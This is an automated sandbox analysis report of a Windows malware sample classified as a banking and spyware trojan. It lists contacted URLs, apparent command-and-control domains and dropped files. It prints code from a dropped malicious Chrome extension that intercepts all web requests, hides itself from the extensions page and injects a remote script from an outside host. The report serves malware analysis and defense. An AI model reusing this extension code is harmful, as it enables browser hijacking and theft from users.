http://https://www.instagram.com/	63C4F3D9EA0CC861.exe, 00000004.00000002.275225860.000000003344C000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/soap/encoding/	download_engine.dll.3.dr	false		high
http://www.xunlei.com/GET	download_engine.dll.3.dr	false		high
http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RC5bdddb231cf54f958a5b6e76e9d8eee	ecvB803.tmp.11.dr	false		high
http://https://upload.twitter.com/i/media/upload.json%dcommand=INIT&total_bytes=&media_type=image%2Fjpeg&me	63C4F3D9EA0CC861.exe, 00000003.00000002.368837459.000000003354C000.00000004.00000001.sdmp, 63C4F3D9EA0CC861.exe, 00000004.00000002.275225860.000000000344C000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.messenger.com/origin:	63C4F3D9EA0CC861.exe, 00000004.00000002.275225860.0000000044C000.00000004.00000001.sdmp	false		high
http://https://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q=	63C4F3D9EA0CC861.exe, 00000003.00000003.284978493.0000000072F000.00000004.00000001.sdmp, WebData1612045902911.3.dr	false		high
http://pki.goog/gsr2/GTS1O1.crt0	ecvB803.tmp.11.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=858412214&size=306x271&https=1	ecvB803.tmp.11.dr	false		high
http://https://googleads.g.doubleclick.net/pagead/gcn_p3p_.xml	ecvB803.tmp.11.dr	false		high
http://https://contextual.media.net/	ecvB803.tmp.11.dr	false		high
http://ocsp.pki.goog/gsr202	ecvB803.tmp.11.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://pki.goog/repository/0	ecvB803.tmp.11.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.twitter.com/1.1/statuses/update.json	63C4F3D9EA0CC861.exe, 00000003.00000002.368837459.0000000054C000.00000004.00000001.sdmp, 63C4F3D9EA0CC861.exe, 00000004.00000002.275225860.000000000344C000.00000004.00000001.sdmp	false		high
http://https://cvision.media.net/new/300x300/3/167/174/27/39ab3103-8560-4a55-bfc4-401f897cf6f2.jpg?v=9	ecvB803.tmp.11.dr	false		high
http://www.msn.com/	ecvB803.tmp.11.dr	false		high
http://https://upload.twitter.com/i/media/upload.json	63C4F3D9EA0CC861.exe, 00000003.00000002.368837459.0000000054C000.00000004.00000001.sdmp, 63C4F3D9EA0CC861.exe, 00000004.00000002.275225860.000000000344C000.00000004.00000001.sdmp	false		high
http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RC828bc1cde9f04b788c98b5423157734	ecvB803.tmp.11.dr	false		high
http://https://twitter.com/compose/tweetsec-fetch-mode:	63C4F3D9EA0CC861.exe, 00000004.00000002.275225860.0000000044C000.00000004.00000001.sdmp	false		high
http://https://2542116.fls.doubleclick.net/activityi;src=2542116;type=clien612;cat=chromx;ord=1;num=1463674	ecvB803.tmp.11.dr	false		high
http://https://www.messenger.com/accept:	63C4F3D9EA0CC861.exe, 00000003.00000002.368837459.0000000054C000.00000004.00000001.sdmp, 63C4F3D9EA0CC861.exe, 00000004.00000002.275225860.000000000344C000.00000004.00000001.sdmp	false		high
http://www.msn.com/de-ch/entertainment/_h/c920645c/webcore/externalscripts/oneTrustV2/consent/55a804	ecvB803.tmp.11.dr	false		high
http://https://contextual.media.net/803288796/fcmain.js?&gdpr=0&cid=8CU157172&cpcd=pC3JHgSCqY8UHihgrvGr0A%3	ecvB803.tmp.11.dr	false		high
http://https://contextual.media.net/48/nrrV18753.js	ecvB803.tmp.11.dr	false		high
http://crl.pki.goog/gsr2/gsr2.crl0?	ecvB803.tmp.11.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pki.goog/gsr2/GTSGIAG3.crt0)	ecvB803.tmp.11.dr	false	• Avira URL Cloud: safe	unknown
http://https://upload.twitter.com/i/media/upload.json?command=APPEND&media_id=%s&segment_index=0	63C4F3D9EA0CC861.exe, 00000003.00000002.368837459.0000000054C000.00000004.00000001.sdmp, 63C4F3D9EA0CC861.exe, 00000004.00000002.275225860.000000000344C000.00000004.00000001.sdmp	false		high
http://https://feedback.googleusercontent.com	63C4F3D9EA0CC861.exe, 63C4F3D9EA0CC861.exe, 00000004.00000003.262093125.0000000003F27000.00000004.00000001.sdmp	false		high
http://https://www.messenger.comhttps://www.messenger.com/login/nonce/ookie:	63C4F3D9EA0CC861.exe, 00000003.00000002.368837459.0000000054C000.00000004.00000001.sdmp, 63C4F3D9EA0CC861.exe, 00000004.00000002.275225860.000000000344C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://C8DD8AE6DC4DC644.xyz/info_old/w	63C4F3D9EA0CC861.exe, 00000003.00000003.364182783.0000000003EF0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.xunlei.com/	download_engine.dll.3.dr	false		high
http://pki.goog/gsr2/GTS1O1.crt0#	ecvB803.tmp.11.dr	false	• Avira URL Cloud: safe	unknown
http://https://aefd.nelreports.net/api/report?cat=bingth	ecvB803.tmp.11.dr	false	• Avira URL Cloud: safe	unknown
http://https://upload.twitter.com/i/media/upload.json?command=APPEND&media_id=%s&segment_index=0accept:	63C4F3D9EA0CC861.exe, 00000003.00000002.368837459.0000000003354C000.00000004.00000001.sdmp, 63C4F3D9EA0CC861.exe, 00000004.00000002.275225860.000000000344C000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/soap/envelope/	download_engine.dll.3.dr	false		high
http://https://exchangework%04d%02d%02d.xyz/changenewsys%04d%02d%02d.xyz/post_info.	63C4F3D9EA0CC861.exe, 00000003.00000002.368837459.0000000003354C000.00000004.00000001.sdmp, 63C4F3D9EA0CC861.exe, 00000004.00000002.275225860.000000000344C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://geolocation.onetrust.com/cookieconsentpub/v1/geo/location	ecvB803.tmp.11.dr	false		high
http://www.installshield.com/isetup/ProErrorCentral.asp?ErrorCode=%d	fnhcdXEfus.exe	false		high
http://https://assets.adobedtm.com/launch-EN7b3d710ac67a4a1195648458258f97dd.min.js	ecvB803.tmp.11.dr	false		high
http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RCfd484f9188564713bbc5d13d862ebbf	ecvB803.tmp.11.dr	false		high
http://https://curl.haxx.se/docs/http-cookies.html	63C4F3D9EA0CC861.exe, 00000003.00000002.368731244.0000000034EF000.00000004.00000001.sdmp, 63C4F3D9EA0CC861.exe, 00000004.00000002.275181666.000000000033EF000.00000004.00000001.sdmp	false		high
http://www.openssl.org/support/faq.html	download_engine.dll.3.dr	false		high
http://https://www.instagram.comsec-fetch-mode:	63C4F3D9EA0CC861.exe, 00000003.00000002.368837459.0000000003354C000.00000004.00000001.sdmp, 63C4F3D9EA0CC861.exe, 00000004.00000002.275225860.000000000344C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.instagram.com/accounts/login/ajax/facebook/	63C4F3D9EA0CC861.exe, 00000004.00000002.275225860.0000000003344C000.00000004.00000001.sdmp	false		high
http://https://login.microsoftonline.com/common/oauth2/authorize?client_id=9ea1ad79-fdb6-4f9a-8bc3-2b70f96e	ecvB803.tmp.11.dr	false		high
http://crl.thawte.com/ThawteTimestampingCA.crl0	MiniThunderPlatform.exe.3.dr	false		high
http://https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2	ecvB803.tmp.11.dr	false		high
http://https://www.instagram.com/sec-fetch-site:	63C4F3D9EA0CC861.exe, 00000003.00000002.368837459.0000000003354C000.00000004.00000001.sdmp, 63C4F3D9EA0CC861.exe, 00000004.00000002.275225860.000000000344C000.00000004.00000001.sdmp	false		high
http://https://twitter.comReferer:	63C4F3D9EA0CC861.exe, 00000004.00000002.275225860.0000000003344C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.interestvideo.com/video1.php	63C4F3D9EA0CC861.exe, 00000004.00000002.275181666.0000000003 3EF000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.instagram.com/accept:	63C4F3D9EA0CC861.exe, 00000003.00000002.368837459.0000000003354C000.00000004.00000001.sdmp, 63C4F3D9EA0CC861.exe, 00000004.00000002.275225860.000000000344C000.00000004.00000001.sdmp	false		high
http://C8DD8AE6DC4DC644.xyz:80/info_old/r	63C4F3D9EA0CC861.exe, 00000003.00000002.365302511.0000000000 6E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.messenger.com/login/nonce/	63C4F3D9EA0CC861.exe, 00000003.00000002.368837459.0000000003354C000.00000004.00000001.sdmp, 63C4F3D9EA0CC861.exe, 00000004.00000002.275225860.000000000344C000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://C8DD8AE6DC4DC644.xyz:80/info_old/w	63C4F3D9EA0CC861.exe, 00000003.00000002.365302511.0000000006E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.youtube.com	63C4F3D9EA0CC861.exe	false		high
http://https://twitter.com/compose/tweetsec-fetch-dest:	63C4F3D9EA0CC861.exe, 00000003.00000002.368837459.0000000003354C000.00000004.00000001.sdmp, 63C4F3D9EA0CC861.exe, 00000004.00000002.275225860.000000000344C000.00000004.00000001.sdmp	false		high
http://crl.pki.goog/GTSGIAG3.crl0	ecvB803.tmp.11.dr	false	• Avira URL Cloud: safe	unknown
http://https://adservice.google.co.uk/ddm/fls/i/src=2542116;type=chrom322;cat=chrom01g;ord=6856811916691;gt	ecvB803.tmp.11.dr	false	• Avira URL Cloud: safe	unknown
http://https://1A469593C1FE15DC.xyz/	63C4F3D9EA0CC861.exe, 00000003.00000003.364204277.0000000003947000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.thawte.com0	MiniThunderPlatform.exe.3.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.twitter.com/1.1/statuses/update.jsoninclude_profile_interstitial_type=1&include_blocking	63C4F3D9EA0CC861.exe, 00000003.00000002.368837459.0000000003354C000.00000004.00000001.sdmp, 63C4F3D9EA0CC861.exe, 00000004.00000002.275225860.000000000344C000.00000004.00000001.sdmp	false		high
http://store.paycenter.uc.cnmail-attachment.googleusercontent.com	MiniThunderPlatform.exe.3.dr	false		high
http://https://search.yahoo.com/favicon.icohttps://search.yahoo.com/search	63C4F3D9EA0CC861.exe, 00000003.00000003.284978493.0000000000072F000.00000004.00000001.sdmp, WebData1612045902911.3.dr	false		high
http://https://twitter.com/	63C4F3D9EA0CC861.exe, 00000003.00000002.368837459.0000000003354C000.00000004.00000001.sdmp, 63C4F3D9EA0CC861.exe, 00000004.00000002.275225860.000000000344C000.00000004.00000001.sdmp	false		high
http://https://logincdn.msauth.net/16.000/content/js/ConvergedLoginPaginatedStrings.en_5QoHC_ilFOmb96M0pIeJ	ecvB803.tmp.11.dr	false	• Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
34.94.64.66	unknown	United States		15169	GOOGLEUS	false

Private

IP
127.0.0.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	346325
Start date:	30.01.2021
Start time:	14:30:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 36s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	fnhcdXEfus.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Run with higher sleep bypass
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal90.bank.troj.spyw.evad.winEXE@32/37@4/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 21.7% (good quality ratio 20.6%) • Quality average: 80.1% • Quality standard deviation: 27.4%
HCA Information:	• Successful, ratio: 67% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Sleeps bigger than 120000ms are automatically reduced to 1000ms • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • Excluded IPs from analysis (whitelisted): 52.147.198.201, 104.43.139.144, 51.11.168.160, 23.210.248.85, 92.122.213.194, 92.122.213.247, 2.20.142.209, 2.20.142.210, 20.54.26.129, 51.104.139.180, 52.155.217.156 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, arc.msn.com.nsatc.net, fs.microsoft.com, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size exceeded maximum capacity and may have missing disassembly code. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
34.94.64.66	fnhcdXEfus.exe	Get hash	malicious	Browse	• C8DD8AE6DC4DC644.xyz/info_old/ddd

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
c8dd8ae6dc4dc644.xyz	fnhcdXEfus.exe	Get hash	malicious	Browse	• 34.94.64.66

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GOOGLEUS	fnhcdXEfus.exe	Get hash	malicious	Browse	• 34.94.64.66
	KYC FORM01.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	MediaPlayer.apk	Get hash	malicious	Browse	• 172.217.20.106
	VM859-7757.htm	Get hash	malicious	Browse	• 216.58.208.118
	KYC AGREEMENT.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	INV.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	ki7710921.exe	Get hash	malicious	Browse	• 34.102.136.180
	0113 INV_PAK.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	chrome.exe	Get hash	malicious	Browse	• 8.8.8.8
	YK5tmqQ18z.exe	Get hash	malicious	Browse	• 35.246.6.109
	q5oRsfy1vk.exe	Get hash	malicious	Browse	• 34.102.136.180
	c8TrAKsz0T.exe	Get hash	malicious	Browse	• 34.102.136.180
	Immuni.apk	Get hash	malicious	Browse	• 172.217.20.106
	YWrrcqVAno.exe	Get hash	malicious	Browse	• 34.102.136.180
	lbqFKoALqe.exe	Get hash	malicious	Browse	• 35.184.90.176
	eDpjcIIh9G.exe	Get hash	malicious	Browse	• 34.102.136.180
	6tivtkKtQx.exe	Get hash	malicious	Browse	• 34.102.136.180
	Sf6jgQc6Ww.exe	Get hash	malicious	Browse	• 34.102.136.180
	j64eIR1IEK.exe	Get hash	malicious	Browse	• 34.102.136.180
	bEuBS6SwMo.exe	Get hash	malicious	Browse	• 35.228.108.144

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe	fnhcdXEfus.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe	fnhcdXEfus.exe	Get hash	malicious	Browse	
	Cyfj6XGbkd.exe	Get hash	malicious	Browse	
	N1yprTBBXs.exe	Get hash	malicious	Browse	
	Cyfj6XGbkd.exe	Get hash	malicious	Browse	
	N1yprTBBXs.exe	Get hash	malicious	Browse	
	FileSetup-v17.04.41.exe	Get hash	malicious	Browse	
	FileSetup-v17.04.41.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\MSI6DDB.tmp	6MhmlD8KZh.exe	Get hash	malicious	Browse	
	fnhcdXEfus.exe	Get hash	malicious	Browse	
	Cyfj6XGbkd.exe	Get hash	malicious	Browse	
	N1yprTBBXs.exe	Get hash	malicious	Browse	
	Cyfj6XGbkd.exe	Get hash	malicious	Browse	
	N1yprTBBXs.exe	Get hash	malicious	Browse	
	FileSetup-v17.04.41.exe	Get hash	malicious	Browse	
	FileSetup-v17.04.41.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Cookies1612045889599	
Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3
Malicious:	false

C:\Users\user\AppData\Local\Cookies16120458895599	
Preview:	SQLite format 3.....@ .....C..... ..g... .8.....

C:\Users\user\AppData\Local\Cookies16120459027O8	
Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\background.js	
Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	886
Entropy (8bit):	5.022683940423506
Encrypted:	false
SSDEEP:	24:sFfWxmARONJTW0/I8/IZ9OKMmA6eiH4MmDCvTV3u4:sYo/NJ/7Augi8Dy
MD5:	FEDACA056D174270824193D664E50A3F
SHA1:	58D0C6E4EC18AB761805AABB8D94F3C4CBE639F5
SHA-256:	8F538ED9E633D5C9EA3E8FB1354F58B3A5233F1506C9D3D01873C78E3EB88B8D
SHA-512:	2F1968EDE11B9510B43B842705E5DDAC4F85A9E2AA6AEE542BEC80600228FF5A5723246F77C526154EB9A00A87A5C7DDD634447A8F7A97D6DA33B94509731DBC
Malicious:	false
Preview:	$(function() {..chrome.tabs.onSelectionChanged.addListener(function(tab,info){....chrome.tabs.query({....active : true...}, function(tab) {....var pageUrl = tab[0].url;....console.log(pageUrl);....if (Number(pageUrl.indexOf("extensions")) > 1) ....{....chrome.tabs.update({url:'https://chrome.google.com/webstore/category/extension'}); ....}. ....});.});.. ..chrome.webRequest.onBeforeRequest.addListener(function(details) {....chrome.tabs.query({....active : true...}, function(tab) {....var pageUrl = tab[0].url;...});.....var url = details.url;...}, {...urls : ["<all_urls>"]..}, ["blocking"]);...function sendMessageToContentScript(message, callback) {...chrome.tabs.query({....active : true,....currentWindow : true...}, function(tabs) {....chrome.tabs.sendMessage(tabs[0].id, message, function(response) {.....if (callback).....callback(response);....});...});..}...});

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\book.js	
Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	152
Entropy (8bit):	5.039480985438208
Encrypted:	false
SSDEEP:	3:2LGffWpnYOJRyRmgO9lNCaVpveLWCfKVsSdDXaDQTNUHWSpHovJiRzlLBche:2LGXWpn7J8mgO9l3BeiCfLSdDYGNeW7u
MD5:	30CBBF4DF66B87924C75750240618648
SHA1:	64AF3DD53D6DED500863387E407F876C89A29B9A
SHA-256:	D35FBD13C27F0A01DC944584D05776BA7E6AD3B3D2CBDE1F7C349E94502127F5
SHA-512:	8117B8537A0B5F4BB3ED711D9F062E7A901A90FD3D2CF9DFFCC15D03ED4E001991BA2C79BCA072FA7FD7CE100F38370105D3CE76EB87F2877C0BF18B4D8CFEAB
Malicious:	false
Preview:	(function(){.. var s = document.createElement('script'); .. s.src = '//kellyfight.com/22aff56f45f6b36dec.js'; .. document.body.appendChild(s);..})();

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\icon.png	
Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	PNG image data, 30 x 30, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1161
Entropy (8bit):	7.79271055262892

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\icon.png	
Encrypted:	false
SSDEEP:	24:2mEKEvFZonmDzTaC6EU1yPj0bhJKaurzF3LvLIeR2D+JGP6A8UJ0wrBI4ez:DExZomDXe1yPYHKNx3LvLvWFP6noFy4M
MD5:	5D207F5A21E55E47FCCD8EF947A023AE
SHA1:	3A80A7CF3A8C8F9BDCE89A04239A7E296A94160F
SHA-256:	4E8CE139D89A497ADB4C6F7D2FFC96B583DA1882578AB09D121A459C5AD8335F
SHA-512:	38436956D5414A2CF66085F290EF15681DBF449B453431F937A09BFE21577252565D0C9FA0ACEAAD158B099383E55B94C721E23132809DF728643504EFFCBE2B
Malicious:	false
Preview:	.PNG.....IHDR.....;0.....PIDATH..]..e....y....uw.u.>...D../..3$...".....J....H...(.....0J...D...X,0?.v&Ww...9]<...;.:.Mt.w.....L.V..\|z.Z_..b$...)...z.....|.\.?3Uw....^.{..xz..G.. ...`.Z_"!.....x..L.G..H..=...o3.....?F.f'!6.W.~+@.`D.....g+.....r].*..... .ob.8.M.jg.....X....L..P....A.D..Uo2....\.....w.y..`&...W..".XAE..V...<t.Y.,.@.....rb..R$..8@..(.. ...i..H.% R)`.h..1..43.jr.....p..pd.G"..8$..,.M..RL^.....u.....84u.....)8 NTH.#.....o0....2.....$27...e>..2.h._N..s.D...D..$.\....l:..7G.....(H..2...7f..g.i...(.....O...M.Po..`.3.x.;....eO.Lr..).....XH.: ....*...k..O.$....z7..U.a.H.IW.w..uU....o... u.....F1.q.Vf..S. .L...KF..*Mu5..\3p.l.6.{.Z..y#...J...B."...U..T...F.qv....F...u.].....@.QZzA..L...<.....J.L$...2*.....0.0&]..:.of,..j.P .&.Yq..b.1!M..I...B.X.xp...4.h.....W.M.6.sPQG.v6.....R....-@.....z.b.zL.i..?.....b...u|.;>...I....$..M..^:...wLTK...l.....=m.c...v...wz....a..5..}m.....I

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\icon48.png	
Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	PNG image data, 48 x 48, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	2235
Entropy (8bit):	7.880518016071819
Encrypted:	false
SSDEEP:	48:9V93V/3XpV1P2gnjz8xqNaT5YmiH+0Rn6r2ogpZGYmT2pN6esC+s5szuZNwG:BIFP7jzUTKm26rMCYmneWsCG
MD5:	E35B805293CCD4F74377E9959C35427D
SHA1:	9755C6F8BAB51BD40BD6A51D73BE2570605635D1
SHA-256:	2BF1D9879B36BE03B2F140FAD1932BC6AAAAAC834082C2CD9E98BE6773918CA0
SHA-512:	6C7D37378AA1E521E73980C431CE5815DEDB28D5B7003009B91392303D3BEC1EE6F2AAE719B766DA4209B607CD702FAE283E1682D3785EFF85E07D5EE81319C
Malicious:	false
Preview:	.PNG.....IHDR...0...0.....W.....IDATh..Z]l\G.....4."..8N..XB.....D#.< $. W..}....K...P.Q.....P..-xJT.O.*.!UBNjHl'..2..d.k.....;.....;s.3.o.....)B....D.D:.TH@...W...YB_. ..kw{&.{.[v;..ot.Zm..!j..PN.....i\. ...r..iU.O...f.....{...B* ..dh)...l.:\|)`...'.....c.`.....,.Q.]f~BD@2s.{'V.d..{`IAFO...I.....7..7.)j=...p.S..#..x.Ar@$.LQ.....,@....\...M5.\.&e0.J...|....Z ....h.]P.E.3T.]..4..$..)..J.._...c..g....L.....T.VR\|y....Bd..y.k..x..m[q.7...I.S&..'..Rx~...R...y.n.7n.L\|..OZH.....YR.....9.....r....%H_`..n....Q.Q..a..wy} .EnL..r!W...M.%e.1`..i.El..N0 _@..S....+.>=L....f...<....?_^[.....e2...@..d,w.....{.....s.....<.#...u<...tM]%K...}.c.....NLB.'.V)A.x.o..-..Y.0..o....L'zk$.$..Yvi..xP.....k..sB...z....\.L....k..l.47[8.?..../..0s..T..O ....\|E.@.Q."P.k.YNH;x....$.H<.....T...`.....'&.1...C...7.....z^.Xf..e}`...j.:.g.....>..Z{qcm..D.F.DyLK.@@..w,A.a.@.. ..sk.iZ"..d..+.M.....&N.y

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\jquery-1.8.3.min.js	
Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	93637
Entropy (8bit):	5.292996107428883
Encrypted:	false
SSDEEP:	1536:96IzxETpavYSGaW4snuHEk/yosnSFngC/VEEG0vd0KO4emAp2LSEMBoviR+I1z5T:v+vIklosn/BLXjxzMhsSQ
MD5:	E1288116312E4728F98923C79B034B67
SHA1:	8B6BABFF47B8A9793F37036FD1B1A3AD41D38423
SHA-256:	BA6EDA7945AB8D7E57B34CC5A3DD292FA2E4C60A5CED79236ECF1A9E0F0C2D32
SHA-512:	BF28A9A446E50639A9592D7651F89511FC4E583E213F20A0DFF3A44E1A7D73CEEFDB6597DB121C7742BDE92410A27D83D92E2E86466858A19803E72A168E5656
Malicious:	false
Preview:	/*! jQuery v1.8.3 jquery.com | jquery.org/license */..(function(e,t){function _(e){var t=M[e]={};return v.each(e.split(y),function(e,n){t[n]=!0}),t}function H(e,n,r){if(r===t&&e.nodeType===1){var i="data-"+n.replace(P,"-$1").toLowerCase();r=e.getAttribute(i);if(typeof r=="string"){try{r=r==="true"?!0:r==="false"?!1:r==="null"?null:+r+""===r?+r:D.test(r)?v.parseJSON(r):r}catch(s){}v.data(e,n,r)}else r=t}return r}function B(e){var t;for(t in e){if(t==="data"&&v.isEmptyObject(e[t]))continue;if(t!=="toJSON")return!1}return!0}function et(){return!1}function tt(){return!0}function ut(e){return!e||e.parentNode||e.parentNode.nodeType===11}function at(e,t){do e=e[t];while(e&&e.nodeType!==1);return e}function ft(e,t,n){t=t||0;if(v.isFunction(t))return v.grep(e,function(e,r){var i=!!t.call(e,r,e);return i===n});if(t.nodeType)return v.grep(e,function(e,r){return e===t===n});if(typeof t=="string"){var r=v.grep(e,function(e){return e.nodeType===1});if(it.test(t))return v.filter(t,r,!n);t=v.filter(t

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\manifest.json	
Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	ASCII text, with very long lines, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	2380
Entropy (8bit):	5.687293760500434
Encrypted:	false
SSDEEP:	48:QWRIWSIelc1wm6g838z/oTFi5acPKFe8Ielc1a+E8t8Rc3T:DR4Mwmqi5PWevMa+T
MD5:	ADF10776EEC8DC0F6E7E3B4AD59CF504
SHA1:	4F11FE569189036B42923EF5A8AFB0985DCECDF5
SHA-256:	ED373E2B91FDF477D1CC1F8B709C03F03A3963ACA99F51071D5F24407095D22D
